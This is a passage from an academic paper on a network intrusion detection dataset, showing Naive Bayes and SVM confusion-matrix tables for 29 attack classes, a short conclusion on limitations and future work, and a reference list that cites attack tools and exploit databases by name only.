A_{22}	1	89	0	1	0	11	2	73	7	7	0	0	3	30	14	17	44	0	3	19	0	9852	0	57	1	17	52	7	77	**0.9488**
A_{23}	120	4	2	7	3	2	214	112	4	0	0	1	51	1	6	12	0	1	0	2	0	9	130610	9	683	11	0	1	3	**0.9905**
A_{24}	1	44	44	25	0	11	0	70	8	4	4	0	0	16	40	27	9	3	4	14	14	69	0	33801	4	25	3	37	167	**0.9813**
A_{25}	735	0	7	56	21	6	486	302	2	1	1	1	86	1	1	139	2	0	1	21	0	5	1947	6	7543	6	1	6	3	**0.6625**
A_{26}	0	8	6	10	1	1	0	25	2	0	0	0	0	2	102	16	30	58	0	97	5	4	32	32	4	12030	0	25	4	**0.9629**
A_{27}	2	21	17	23	0	20	1	15	62	54	26	0	0	505	0	2	181	0	155	177	131	120	2	7	6	4	1437	13	15	**0.4796**
A_{28}	2	11	130	82	0	83	3	11	28	15	1	0	2	72	0	16	60	46	34	349	6	4	3	55	3	72	4	2237	9	**0.6702**
A_{29}	1	126	21	10	3	5	0	54	20	16	2	0	0	22	15	10	14	1	28	11	48	124	1	186	5	7	7	23	2162	**0.7399**
Total	**42611**	**42189**	**4052**	**51714**	**38791**	**3086**	**11467**	**72224**	**2330**	**2341**	**2007**	**72959**	**94130**	**6143**	**2539**	**94911**	**6440**	**1428**	**4178**	**6528**	**2888**	**10859**	**132973**	**34651**	**9146**	**12754**	**2054**	**3387**	**2929**	**0.8915**

Table 11: Naive Bayes training accuracy

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	12408	2	1	16	440	0	308	159	2	2	2	149	29	0	0	1857	1	0	0	6	0	0	14	0	84	2	1	1	1	**0.8013**
A_2	6	13856	6	11	2	5	3	12	8	8	4	0	2	12	17	10	12	8	11	20	10	134	3	61	5	33	16	3	50	**0.9671**
A_3	0	2	754	22	0	56	2	16	7	7	31	0	2	19	49	1	65	1	40	152	12	2	1	21	3	3	5	65	11	**0.5589**
A_4	15	1	4	16960	10	3	1	12	2	4	7	1	5	4	0	7	13	0	5	5	3	0	2	4	4	0	3	2	2	**0.993**
A_5	611	2	0	5	11021	0	35	152	0	2	0	268	2	1	0	3700	0	0	0	1	1	1	3	1	23	0	2	1	0	**0.6961**
A_6	1	10	87	24	0	598	3	2	6	14	20	0	0	22	24	5	50	2	10	135	7	4	3	12	3	3	12	76	2	**0.5269**
A_7	303	6	1	6	76	1	3016	25	1	0	2	248	11	3	5	1405	4	0	0	0	0	0	13	0	73	1	0	3	0	**0.5797**
A_8	227	2	2	8	122	5	22	23244	0	1	4	139	0	11	3	1224	12	0	6	3	7	3	10	2	43	4	1	5	1	**0.9257**
A_9	1	6	6	27	0	16	0	2	476	51	5	0	1	37	2	2	141	2	19	46	18	13	0	1	0	21	21	11	12	**0.508**
A_{10}	2	10	25	30	1	20	0	7	67	402	13	2	3	125	11	8	73	0	59	49	60	8	1	5	0	2	18	9	16	**0.3918**
A_{11}	0	4	52	4	0	18	4	19	21	21	407	0	0	44	36	6	106	2	15	23	15	3	3	0	0	1	6	1	3	**0.5**
A_{12}	135	0	0	0	352	0	118	143	1	0	1	21248	1	1	0	4890	0	0	0	2	0	2	1	3	0	0	2	0	0	**0.7899**
A_{13}	27	0	2	11	3	1	8	7	2	0	0	3	31213	0	1	49	3	0	1	1	0	0	70	0	46	1	0	4	0	**0.9924**
A_{14}	2	11	41	30	0	31	4	14	42	88	16	0	1	943	0	9	134	0	175	37	105	25	4	10	5	1	87	83	6	**0.4953**
A_{15}	0	10	43	2	1	26	3	3	1	13	44	0	0	4	548	5	14	15	0	21	2	1	3	9	3	36	0	6	3	**0.6716**
A_{16}	337	2	3	16	870	2	39	143	1	2	1	2195	38	2	0	18245	1	0	2	1	1	3	10	1	100	2	1	1	3	**0.8285**
A_{17}	5	14	45	58	0	28	2	37	74	65	60	0	3	96	12	12	1275	34	50	71	38	16	4	5	1	47	53	22	13	**0.5958**
A_{18}	1	23	3	1	2	2	1	0	1	2	8	0	0	0	23	0	35	315	0	34	1	4	2	6	0	52	0	8	5	**0.5955**
A_{19}	1	28	51	14	1	16	1	12	17	34	6	0	0	201	1	5	29	0	724	26	100	3	3	6	6	0	36	7	26	**0.5347**
A_{20}	2	10	98	28	0	76	5	15	19	14	29	0	2	17	10	0	42	24	10	1247	2	21	5	6	6	58	11	121	2	**0.6633**
A_{21}	2	9	31	10	0	50	1	9	26	48	14	0	2	209	0	2	49	0	181	27	468	10	1	17	0	1	21	13	24	**0.382**
A_{22}	2	53	1	2	0	5	3	27	5	4	1	3	0	14	8	9	24	1	1	18	1	3140	1	33	1	7	12	1	36	**0.92**
A_{23}	37	4	0	2	1	0	86	35	1	1	0	0	12	0	0	2	1	0	0	0	0	1	43310	2	315	14	0	0	2	**0.9882**
A_{24}	1	17	19	18	0	12	1	21	2	1	3	0	0	6	26	8	6	1	2	4	11	28	1	11135	0	10	4	19	80	**0.9737**
A_{25}	295	1	8	12	12	2	197	100	2	0	2	0	49	1	3	70	1	0	1	7	0	3	762	4	2257	2	0	2	0	**0.595**
A_{26}	0	6	4	5	1	0	4	17	2	0	4	0	1	0	45	5	27	36	0	59	3	4	9	10	1	3882	1	15	3	**0.9368**
A_{27}	2	7	8	8	0	8	0	6	17	27	14	0	0	189	0	3	75	0	62	60	56	44	0	1	3	1	403	7	3	**0.4014**
A_{28}	1	1	56	22	0	29	2	9	15	1	0	0	0	31	0	5	36	20	16	187	1	1	2	25	3	38	2	598	9	**0.5387**
A_{29}	0	42	21	2	0	6	2	20	7	9	0	0	0	11	8	1	4	2	15	4	22	63	3	93	1	3	4	5	611	**0.6371**
Total	**14424**	**14139**	**1372**	**17354**	**12915**	**1016**	**3871**	**24268**	**825**	**821**	**698**	**24256**	**31377**	**2003**	**832**	**31545**	**2233**	**463**	**1405**	**2246**	**944**	**3537**	**44244**	**11473**	**2986**	**4225**	**722**	**1089**	**924**	**0.8702**

Table 12: Naive Bayes validation accuracy

Bayes and Support Vector Machine, to effectively differentiate between benign and malicious traffic. Among these, the SVM classifier demonstrated slightly superior performance based on accuracy, ROC curves, and confusion matrix analysis.

However, we recognize several limitations in this research work. First, while the dataset captures a broad range of attack types, its focus remains on network-level features; integrating host- and log-level data could offer additional insights. Second, although traditional ML models were employed for baseline benchmarking, more advanced deep learning and ensemble methods such as XGBoost or neural networks could be explored in future work to potentially enhance detection performance. Lastly, while the dataset was validated using a controlled environment, broader generalization to heterogeneous network infrastructures remains a key area for future validation.

In our future work, we plan to extend this study by incorporating empirical threat intelligence sources (e.g., MITRE ATT&CK, CISA reports) to support the inclusion rationale of each attack and to assess their detection challenges more comprehensively. Additionally, we aim to refine the taxonomy of attack types to avoid overlaps - such as between DLL Hijacking and EXE Hijacking - by introducing clearer classification criteria rooted in system behavior and threat modeling standards.

Acknowledgments

Please provide acknowledgement only after the conclusion section. The authors acknowledge support from ICCNS, grant number 09-123.

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	37969	0	0	2	703	0	629	288	0	0	0	389	17	0	0	5919	1	0	0	2	0	0	7	0	78	0	0	0	0	**0.8253**
A_2	0	42274	2	54	0	0	0	7	0	1	0	0	0	12	12	12	13	5	5	27	0	190	1	72	0	39	15	1	97	**0.9868**
A_3	2	2	3527	72	0	35	0	3	0	0	8	0	0	11	20	1	42	0	10	203	1	1	2	9	0	4	0	70	1	**0.8765**
A_4	6	3	6	50883	0	0	0	6	1	1	0	1	0	1	0	0	4	0	1	6	1	0	0	0	4	0	0	1	0	**0.9992**
A_5	1610	0	0	0	34348	0	27	221	0	0	0	467	0	0	0	11141	0	0	0	1	0	0	2	0	14	0	0	0	0	**0.7181**
A_6	1	6	116	60	1	2694	0	2	3	2	5	0	0	19	16	2	54	0	9	252	23	1	3	11	1	3	4	73	3	**0.8008**
A_7	564	0	0	0	84	0	9893	31	0	0	0	715	0	0	0	4220	2	0	1	1	0	0	9	0	95	0	0	0	0	**0.6336**
A_8	728	0	2	0	165	0	12	70280	0	0	2	291	0	0	0	3456	1	0	1	2	0	0	12	0	27	0	0	0	0	**0.9373**
A_9	0	2	7	55	0	4	0	0	2138	26	10	0	0	51	0	1	244	0	18	73	9	4	0	4	0	18	6	18	8	**0.793**
A_{10}	4	6	39	32	0	19	0	2	67	2228	23	0	0	160	6	2	178	0	54	88	47	8	0	4	0	0	8	13	2	**0.7452**
A_{11}	2	7	24	11	0	10	0	8	23	10	1996	0	0	66	15	0	123	0	12	26	2	0	0	5	1	0	5	2	0	**0.8501**
A_{12}	128	0	0	0	667	0	224	250	0	0	0	64624	0	0	0	14761	0	0	0	0	0	0	0	0	0	0	0	0	0	**0.8012**
A_{13}	34	0	13	20	0	6	0	10	0	1	0	0	94056	5	0	62	0	0	1	16	0	0	139	0	80	0	0	7	0	**0.9958**
A_{14}	1	2	80	98	0	20	0	9	56	34	16	0	0	4425	1	0	275	0	180	142	60	6	0	5	0	0	78	185	1	**0.7799**
A_{15}	0	20	1	2	2	1	1	1	0	0	6	0	0	0	2257	0	2	9	0	5	0	0	4	5	1	34	0	0	4	**0.9584**
A_{16}	981	0	10	18	1378	6	21	254	0	0	0	4106	72	5	3	58786	1	1	0	11	0	0	13	0	155	0	0	9	0	**0.893**
A_{17}	11	10	66	108	0	27	0	10	56	66	75	0	0	123	16	6	5360	19	68	149	40	8	0	4	1	46	32	28	1	**0.8468**
A_{18}	0	38	1	7	3	0	0	0	1	0	2	0	0	0	29	2	12	1428	1	7	0	1	2	3	0	40	0	2	7	**0.9004**
A_{19}	1	20	159	56	0	15	0	13	9	21	1	0	0	266	0	0	62	0	3285	97	76	0	0	3	0	0	13	9	3	**0.7995**
A_{20}	2	0	102	74	2	39	0	1	9	1	5	0	0	5	4	0	15	5	3	5156	2	18	1	2	0	34	12	141	1	**0.9152**
A_{21}	1	10	71	49	0	109	0	4	23	35	4	0	0	346	0	0	165	0	233	94	2444	2	0	11	0	0	22	8	9	**0.6714**
A_{22}	1	51	0	5	0	0	0	8	1	0	0	0	0	2	2	5	6	0	0	3	0	10231	1	35	0	4	7	0	22	**0.9853**
A_{23}	140	0	0	0	0	0	196	71	0	0	0	0	28	0	0	7	0	0	0	0	0	1	131162	0	259	3	0	0	1	**0.9946**
A_{24}	0	73	5	55	0	1	0	12	0	1	0	0	0	2	18	4	3	0	1	17	0	47	2	34121	0	7	0	12	63	**0.9906**
A_{25}	913	1	11	26	4	4	442	184	0	0	1	0	24	4	0	57	1	0	0	19	0	2	817	0	8865	2	0	9	0	**0.7786**
A_{26}	1	35	0	12	1	0	0	3	0	0	0	0	0	0	43	4	7	14	0	11	0	3	6	2	0	12351	0	1	0	**0.9886**
A_{27}	3	9	11	20	0	4	0	3	25	10	12	0	0	285	0	0	178	0	96	207	34	37	0	0	0	0	2061	1	0	**0.6879**
A_{28}	1	3	62	77	0	27	0	1	2	4	0	0	0	22	0	1	33	4	1	177	0	0	0	14	0	28	0	2876	5	**0.8616**
A_{29}	0	47	10	8	2	0	0	9	2	1	0	0	0	3	1	1	2	0	8	3	9	82	2	88	0	1	0	3	2640	**0.9035**
Total	**43104**	**42619**	**4325**	**51804**	**37360**	**3021**	**11445**	**71691**	**2416**	**2442**	**2166**	**70593**	**94197**	**5813**	**2443**	**98450**	**6784**	**1485**	**3988**	**6795**	**2748**	**10642**	**132185**	**34398**	**9581**	**12614**	**2263**	**3469**	**2868**	**0.9104**

Table 13: SVM - training accuracy

AC	A_1	A_2	A_3	A_4	A_5	A_6	A_7	A_8	A_9	A_{10}	A_{11}	A_{12}	A_{13}	A_{14}	A_{15}	A_{16}	A_{17}	A_{18}	A_{19}	A_{20}	A_{21}	A_{22}	A_{23}	A_{24}	A_{25}	A_{26}	A_{27}	A_{28}	A_{29}	Accuracy
A_1	12538	0	0	9	352	0	282	131	1	0	0	157	15	0	0	1949	0	0	0	1	0	0	4	0	45	0	1	0	0	**0.8097**
A_2	1	14022	1	17	0	0	2	4	1	2	0	0	0	6	13	5	10	5	8	12	3	106	2	43	0	15	11	1	38	**0.9786**
A_3	0	3	950	31	0	36	1	3	1	6	27	0	0	14	40	0	45	0	8	113	8	0	0	7	0	4	2	46	4	**0.7042**
A_4	7	4	3	17035	1	1	1	3	4	0	0	0	0	3	0	0	8	0	2	1	0	0	1	0	4	0	0	1	0	**0.9974**
A_5	641	0	0	1	10939	0	17	130	0	0	0	260	0	1	0	3836	1	0	0	0	0	0	1	0	5	0	0	0	0	**0.6909**
A_6	1	3	59	22	0	701	1	0	3	5	4	0	0	19	22	0	38	0	9	148	18	6	0	7	0	3	8	55	3	**0.6176**
A_7	253	0	0	3	36	0	3105	6	0	0	0	295	3	0	0	1422	2	0	1	0	0	0	6	0	71	0	0	0	0	**0.5968**
A_8	252	3	2	4	111	1	4	23365	0	0	1	162	0	0	0	1168	2	0	2	7	0	0	2	1	17	6	1	0	0	**0.9305**
A_9	0	2	5	22	0	6	0	0	559	36	5	0	0	28	0	0	136	3	16	49	10	11	0	4	0	13	7	18	7	**0.5966**
A_{10}	2	8	18	27	0	8	0	1	58	464	16	0	0	128	10	1	83	0	61	48	52	10	0	4	0	0	7	9	11	**0.4522**
A_{11}	2	7	42	6	0	17	1	12	16	13	488	0	0	40	24	0	94	0	11	21	11	2	0	0	1	0	5	1	0	**0.5995**
A_{12}	84	0	0	0	314	0	150	154	0	0	0	20987	0	0	0	5208	0	0	0	0	0	0	0	0	3	0	0	0	0	**0.7802**
A_{13}	33	0	7	9	0	0	3	5	0	0	0	0	31248	0	0	40	0	0	1	3	0	0	64	0	37	0	0	3	0	**0.9935**
A_{14}	0	1	45	41	0	11	0	1	34	51	13	0	0	1124	0	0	136	0	154	56	63	10	0	12	0	0	60	86	6	**0.5903**
A_{15}	0	15	36	2	1	21	0	1	0	0	30	0	0	1	618	1	10	23	0	8	1	0	1	8	0	35	0	0	4	**0.7574**
A_{16}	373	0	3	7	703	0	25	113	0	0	0	1666	38	1	0	18992	1	0	0	0	0	0	8	0	89	0	0	3	0	**0.8624**
A_{17}	4	6	57	58	0	14	0	14	53	49	62	0	0	70	14	0	1466	25	35	74	28	17	0	1	0	44	26	19	4	**0.685**
A_{18}	0	16	1	4	1	0	0	1	0	1	1	0	0	0	31	0	29	360	0	16	0	2	1	2	1	49	0	8	5	**0.6805**
A_{19}	0	24	77	19	0	12	0	8	8	20	4	0	0	156	0	0	27	0	866	29	76	1	0	3	0	0	14	3	7	**0.6396**
A_{20}	0	4	70	38	0	45	0	4	12	8	14	0	0	7	17	0	29	6	0	1465	6	22	1	1	1	48	6	75	1	**0.7793**
A_{21}	0	5	36	20	0	44	1	7	12	32	6	0	0	210	0	0	60	0	143	36	561	7	0	17	0	0	12	6	10	**0.458**
A_{22}	1	46	0	7	0	2	0	4	1	1	0	1	0	2	3	4	20	0	1	11	0	3238	2	36	0	3	6	0	24	**0.9487**
A_{23}	41	0	0	0	0	0	79	27	0	0	0	1	12	0	0	8	0	0	0	0	0	0	43362	0	292	3	0	0	1	**0.9894**
A_{24}	1	50	18	23	0	2	0	10	0	1	3	0	0	3	14	2	3	1	1	3	7	40	0	11179	0	1	0	17	57	**0.9775**
A_{25}	345	1	5	15	4	3	184	73	1	0	0	0	26	3	0	49	1	0	1	6	0	0	569	0	2502	0	0	5	0	**0.6596**
A_{26}	0	11	0	6	2	0	0	8	0	0	0	0	0	0	38	0	4	17	0	18	0	1	5	1	0	4023	0	10	0	**0.9708**
A_{27}	1	10	2	10	0	0	1	4	14	21	7	0	0	177	0	0	82	0	47	75	35	32	0	0	0	0	484	2	0	**0.4821**
A_{28}	0	1	45	29	0	15	0	2	9	4	0	0	0	21	0	1	36	5	4	119	2	0	0	21	0	38	0	755	3	**0.6802**
A_{29}	0	37	15	3	0	2	1	6	3	4	0	0	0	2	1	0	1	1	16	2	14	62	1	70	0	0	1	4	713	**0.7435**
Total	**14580**	**14279**	**1497**	**17468**	**12464**	**941**	**3858**	**24097**	**790**	**718**	**681**	**23529**	**31342**	**2016**	**845**	**32686**	**2324**	**446**	**1387**	**2321**	**895**	**3567**	**44030**	**11417**	**3068**	**4285**	**651**	**1127**	**898**	**0.8834**

Table 14: SVM - validation accuracy

References

[1] Zhong, C. & Yang, G. Design and Application of Improved Genetic Algorithm for Optimizing the Location of Computer Network Nodes. *Informatica*. **49** (2025) https://doi.org/10.31449/inf.v49i16.7201

[2] Zhang, Z. SD-WSN network security detection methods for online network education. *Informatica*. **48** (2024) https://doi.org/10.31449/inf.v48i21.6257

[3] Layeghy, S., Gallagher, M. & Portmann, M. Benchmarking the benchmark—Comparing synthetic and real-world Network IDS datasets. *Journal Of Information Security And Applications*. **80** pp. 103689 (2024) https://doi.org/10.2139/ssrn.4141050

[4] Patel, N., Mehtre, B. & Wankar, R. Od-ids2022: generating a new offensive defensive intrusion detection dataset for machine learning-based attack classification. *International Journal Of Information Technology*. pp. 1-15 (2023) https://doi.org/10.1007/s41870-023-01464-8

[5] Lasi, H., Fettke, P., Kemper, H., Feld, T. & Hoffmann, M. Industry 4.0. *Business & Information Systems Engineering*. **6**, 239-242 (2014) https://doi.org/10.1007/s12599-014-0334-4

[6] Bace, R., Mell, P. & Others Intrusion detection systems. (US Department of Commerce, Technology Administration, National Institute of …,2001) https://doi.org/10.6028/nist.sp.800-31

[7] Jordan, M. & Mitchell, T. Machine learning: Trends, perspectives, and prospects. *Science*. **349**, 255-260 (2015) https://doi.org/10.1126/science.aaa8415

[8] Dua, S. & Du, X. Data mining and machine learning in cybersecurity. (CRC press,2016) https://doi.org/10.1201/b10867

[9] Hindy, H., Brosset, D., Bayne, E., Seeam, A., Tachtatzis, C., Atkinson, R. & Bellekens, X.

A taxonomy and survey of intrusion detection system design techniques, network threats and datasets. (arXiv. org,2018) https://doi.org/10.1109/access.2020.3000179

[10] Gharib, A., Sharafaldin, I., Lashkari, A. & Ghorbani, A. An evaluation framework for intrusion detection dataset. *2016 International Conference On Information Science And Security (ICISS)*. pp. 1-6 (2016) https://doi.org/10.1109/icissec.2016.7885840

[11] Open Web Application Security project, October 2021. https://owasp.org/Top10/

[12] CICFlowMeter (formerly ISCX-FlowMeter), https://github.com/CanadianInstituteForCybersecurity/CICFlowMeter, 2017.

[13] Khraisat, A., Gondal, I., Vamplew, P. & Kamruzzaman, J. Survey of intrusion detection systems: techniques, datasets and challenges. *Cybersecurity*. **2**, 1-22 (2019) https://doi.org/10.1186/s42400-019-0038-7

[14] Mahdavifar, S., Maleki, N., Lashkari, A., Broda, M. & Razavi, A. Classifying malicious domains using DNS traffic analysis. *2021 IEEE Intl Conf On Dependable, Autonomic And Secure Computing, Intl Conf On Pervasive Intelligence And Computing, Intl Conf On Cloud And Big Data Computing, Intl Conf On Cyber Science And Technology Congress (DASC/PiCom/CBDCom/CyberSciTech)*. pp. 60-67 (2021) https://doi.org/10.1109/dasc-picom-cbdcom-cyberscitech52372.2021.00024

[15] MontazeriShatoori, M., Davidson, L., Kaur, G. & Lashkari, A. Detection of doh tunnels using time-series classification of encrypted traffic. *2020 IEEE Intl Conf On Dependable, Autonomic And Secure Computing, Intl Conf On Pervasive Intelligence And Computing, Intl Conf On Cloud And Big Data Computing, Intl Conf On Cyber Science And Technology Congress (DASC/PiCom/CBDCom/CyberSciTech)*. pp. 63-70 (2020) https://doi.org/10.1109/dasc-picom-cbdcom-cyberscitech49142.2020.00026

[16] Myneni, S., Chowdhary, A., Sabur, A., Sengupta, S., Agrawal, G., Huang, D. & Kang, M. DAPT 2020-constructing a benchmark dataset for advanced persistent threats. *International Workshop On Deployable Machine Learning For Security Defense*. pp. 138-163 (2020) https://doi.org/10.1007/978-3-030-59621-7_8

[17] Sharafaldin, I., Lashkari, A., Hakak, S. & Ghorbani, A. Developing realistic distributed denial of service (DDoS) attack dataset and taxonomy. *2019 International Carnahan Conference On Security Technology (ICCST)*. pp. 1-8 (2019) https://doi.org/10.1109/ccst.2019.8888419

[18] CSE-CIC-IDS2018 on AWS, Canadian Institute for Cybersecurity, https://www.unb.ca/cic/datasets/ids-2018.html, 2018.

[19] Jazi, H., Gonzalez, H., Stakhanova, N. & Ghorbani, A. Detecting HTTP-based application layer DoS attacks on web servers in the presence of sampling. *Computer Networks*. **121** pp. 25-36 (2017) https://doi.org/10.1016/j.comnet.2017.03.018

[20] Sharafaldin, I., Lashkari, A. & Ghorbani, A. Toward generating a new intrusion detection dataset and intrusion traffic characterization.. *ICISSp*. **1** pp. 108-116 (2018) https://doi.org/10.5220/0006639801080116

[21] Mamun, M., Rathore, M., Lashkari, A., Stakhanova, N. & Ghorbani, A. Detecting malicious urls using lexical analysis. *International Conference On Network And System Security*. pp. 467-482 (2016) https://doi.org/10.1007/978-3-319-46298-1_30

[22] Moustafa, N. & Slay, J. UNSW-NB15: a comprehensive data set for network intrusion detection systems (UNSW-NB15 network data set). *2015 Military Communications And Information Systems Conference (MilCIS)*. pp. 1-6 (2015) https://doi.org/10.1109/milcis.2015.7348942

[23] Kolias, C., Kambourakis, G., Stavrou, A. & Gritzalis, S. Intrusion detection in 802.11 networks: empirical evaluation of threats and a public dataset. *IEEE Communications Surveys & Tutorials*. **18**, 184-208 (2015) https://doi.org/10.1109/comst.2015.2402161

[24] Garcia, S., Grill, M., Stiborek, J. & Zunino, A. An empirical comparison of botnet detection methods. *Computers & Security*. **45** pp. 100-123 (2014) https://doi.org/10.1016/j.cose.2014.05.011

[25] Shiravi, A., Shiravi, H., Tavallaee, M. & Ghorbani, A. Toward developing a systematic approach to generate benchmark datasets for intrusion detection. *Computers & Security*. **31**, 357-374 (2012) https://doi.org/10.1016/j.cose.2011.12.012

[26] Tavallaee, M., Bagheri, E., Lu, W. & Ghorbani, A. A detailed analysis of the KDD CUP 99 data set. *2009 IEEE Symposium On Computational Intelligence For Security And Defense Applications*. pp. 1-6 (2009) https://doi.org/10.1109/cisda.2009.5356528

[27] Song, J., Takakura, H., Okabe, Y., Eto, M., Inoue, D. & Nakao, K. Statistical analysis of honeypot data

and building of Kyoto 2006+ dataset for NIDS evaluation. *Proceedings Of The First Workshop On Building Analysis Datasets And Gathering Experience Returns For Security*. pp. 29-36 (2011) https://doi.org/10.1145/1978672.1978676

[28] KDD Cup 1999, http://kdd.ics.uci.edu/databases/kddcup99/kddcup99.html, Ocotber 2007.

[29] Hettich, S. Kdd cup 1999 data. *The UCI KDD Archive*. (1999)

[30] Burp Suite Professional, https://portswigger.net/burp/pro

[31] Apache Flink, https://flink.apache.org/

[32] arpspoof, https://github.com/smikims/arpspoof

[33] NetCommander, https://github.com/meh/NetCommander

[34] Zabbix 5.0.17 Remote Code Execution, https://packetstormsecurity.com/files/166256/Zabbix-5.0.17-Remote-Code-Execution.html

[35] Aircrack-ng 1.7, https://www.aircrack-ng.org/

[36] John the Ripper password cracker, https://www.openwall.com/john/

[37] libupnp 1.6.18 - Stack-based buffer overflow (DoS), https://www.exploit-db.com/exploits/49119

[38] DoSePa 1.0.4 - 'textview.php' Information Disclosure, https://www.exploit-db.com/exploits/2795a

[39] jQuery UI 1.12.1 - Denial of Service (DoS), https://www.exploit-db.com/exploits/49489

[40] Slowloris, https://github.com/gkbrk/slowloris

[41] smurf6, https://kalilinuxtutorials.com/smurf6/

[42] Dittrich, D. The DoS Project's 'trinoo'distributed denial of service attack tool. (1999) https://doi.org/10.2139/ssrn.4660684

[43] Exploiting dll hijack in real world, https://www.exploit-db.com/papers/14813

[44] GlassWire's, https://www.glasswire.com/download/

[45] PrintNightmare Vulnerability, https://www.exploit-db.com/docs/50537

[46] Direct Dynamic Code Evaluation - Eval Injection, https://owasp.org/www-community/attacks/Direct_Dynamic_Code_Evaluation_Eval\%20Injection

[47] Exploiting Node.js deserialization bug for Remote Code Execution, https://opsecx.com/index.php/2017/02/08/exploiting-node-js-deserialization/bugfor-remote-code-execution/

[48] TrickBot Malware, https://www.cisa.gov/uscert/ncas/alerts/aa21-076a

[49] IPFilter 3.x - Fragment Rule Bypass, https://www.exploit-db.com/exploits/20730

[50] CVE-2022-1096, https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2022-1096

[51] Linux Kernel Exploitation, https://github.com/xairy/linux-kernel-exploitation

[52] ManageEngine ADSelfService Plus 6.1 - CSV Injection, https://www.exploit-db.com/exploits/49885

[53] mitmproxy, https://mitmproxy.org/

[54] DAMN VULNERABLE WEB APPLICATION (DVWA): 1.0.7, https://www.vulnhub.com/entry/damn-vulnerable-web-application-dvwa-107,43/

[55] Cookie Theft, https://guides.codepath.com/websecurity/Cookie-Theft

[56] CVE-2022-30138: Privilege escalation in Microsoft Windows Print Spooler service, https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-30138

[57] Windows Privilege Escalation: Unquoted Service Path, https://www.hackingarticles.in/windows-privilege-escalation-unquoted-service/

[58] MalwareBuster, https://malwarebuster.com/

[59] WannaCry: EternalBlue, https://github.com/topics/wannacry-ransomware

[60] Bad Rabbit ransomware, https://securelist.com/bad-rabbit-ransomware/82851/

[61] Unrestricted File Upload, https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload

[62] slowhttptest, https://www.kali.org/tools/slowhttptest/

[63] aSYNcrone: Multifunction SYN Flood DDoS Weapon, https://github.com/fatihsnsy/aSYNcrone

[64] OWASP Zed Attack Proxy, https://owasp.org/www-project-zap/

[65] Geetha, K. & Sreenath, N. SYN flooding attack—Identification and analysis. *International Conference On Information Communication And Embedded Systems (ICICES2014)*. pp. 1-7 (2014) https://doi.org/10.1109/icices.2014.7033828

[66] Ettercap, https://www.ettercap-project.org/

[67] sqlmap: SQL injection flaws, https://sqlmap.org/

[68] BBQSQL: Blind SQL Injection Exploitation, https://github.com/CiscoCXSecurity/bbqsql

[69] Joomla 3.3.4, https://websec.wordpress.com/2014/10/05/joomla-3-3-4-akeeba/kickstart-remote-code-execution

[70] Apache Log4j 2, https://logging.apache.org/log4j/2.x/

[71] Webmin 1.962 - 'Package Updates' Escape Bypass RCE (Metasploit), https://github.com/rapid7/metasploit-framework

[72] Orebaugh, A., Ramirez, G. & Beale, J. Wireshark & Ethereal network protocol analyzer toolkit. (Elsevier,2006) https://doi.org/10.1016/b978-159749073-3/50007-5

[73] Whalen, S. An introduction to arp spoofing. *Node99 [Online Document]*. (2001)

[74] Chen, W., Ding, D., Dong, H. & Wei, G. Distributed resilient filtering for power systems subject to denial-of-service attacks. *IEEE Transactions On Systems, Man, And Cybernetics: Systems*. **49**, 1688-1697 (2019) https://doi.org/10.1109/tsmc.2019.2905253

[75] Arkko, J., Cotton, M. & Vegoda, L. Ipv4 address blocks reserved for documentation. (2010) https://doi.org/10.17487/rfc5737

[76] Başarslan, M. & Argun, İ. Classification of a bank data set on various data mining platforms. *2018 Electric Electronics, Computer Science, Biomedical Engineerings' Meeting (EBBT)*. pp. 1-4 (2018) https://doi.org/10.1109/ebbt.2018.8391441

[77] Boutsidis, C., Mahoney, M. & Drineas, P. Unsupervised feature selection for principal components analysis. *Proceedings Of The 14th ACM SIGKDD International Conference On Knowledge Discovery And Data Mining*. pp. 61-69 (2008) https://doi.org/10.1145/1401890.1401903

[78] Bolón-Canedo, V., Sánchez-Maroño, N. & Alonso-Betanzos, A. Feature selection for high-dimensional data. *Progress In Artificial Intelligence*. **5**, 65-75 (2016) https://doi.org/10.1007/s13748-015-0080-y

[79] Breiman, L. Random forests. *Machine Learning*. **45**, 5-32 (2001) https://doi.org/10.1023/a:1010933404324

[80] Biau, G. & Scornet, E. A random forest guided tour. *Test*. **25**, 197-227 (2016) https://doi.org/10.1007/s11749-016-0481-7

[81] Quinlan, J. Induction of decision trees. *Machine Learning*. **1**, 81-106 (1986) https://doi.org/10.1023/a:1022643204877

[82] Rokach, L. & Maimon, O. Top-down induction of decision trees classifiers-a survey. *IEEE Transactions On Systems, Man, And Cybernetics, Part C (Applications And Reviews)*. **35**, 476-487 (2005) https://doi.org/10.1109/tsmcc.2004.843247

[83] Rish, I. & Others An empirical study of the naive Bayes classifier. *IJCAI 2001 Workshop On Empirical Methods In Artificial Intelligence*. **3**, 41-46 (2001) https://doi.org/10.1109/iceconf57129.2023.10083573

[84] Webb, G., Keogh, E. & Miikkulainen, R. Naive Bayes.. *Encyclopedia Of Machine Learning*. **15** pp. 713-714 (2010) https://doi.org/10.1007/978-0-387-30164-8_576

[85] Suykens, J. & Vandewalle, J. Least squares support vector machine classifiers. *Neural Processing Letters*. **9**, 293-300 (1999) https://doi.org/10.1023/a:1018628609742

[86] Polson, N. & Scott, S. Data augmentation for support vector machines. *Bayesian Analysis*. **6**, 1-23 (2011) https://doi.org/10.1214/11-ba601

[87] JMP Statistical Discovery, SAS Institute, 2021 https://www.jmp.com/en_in/software/data-analysis-software.html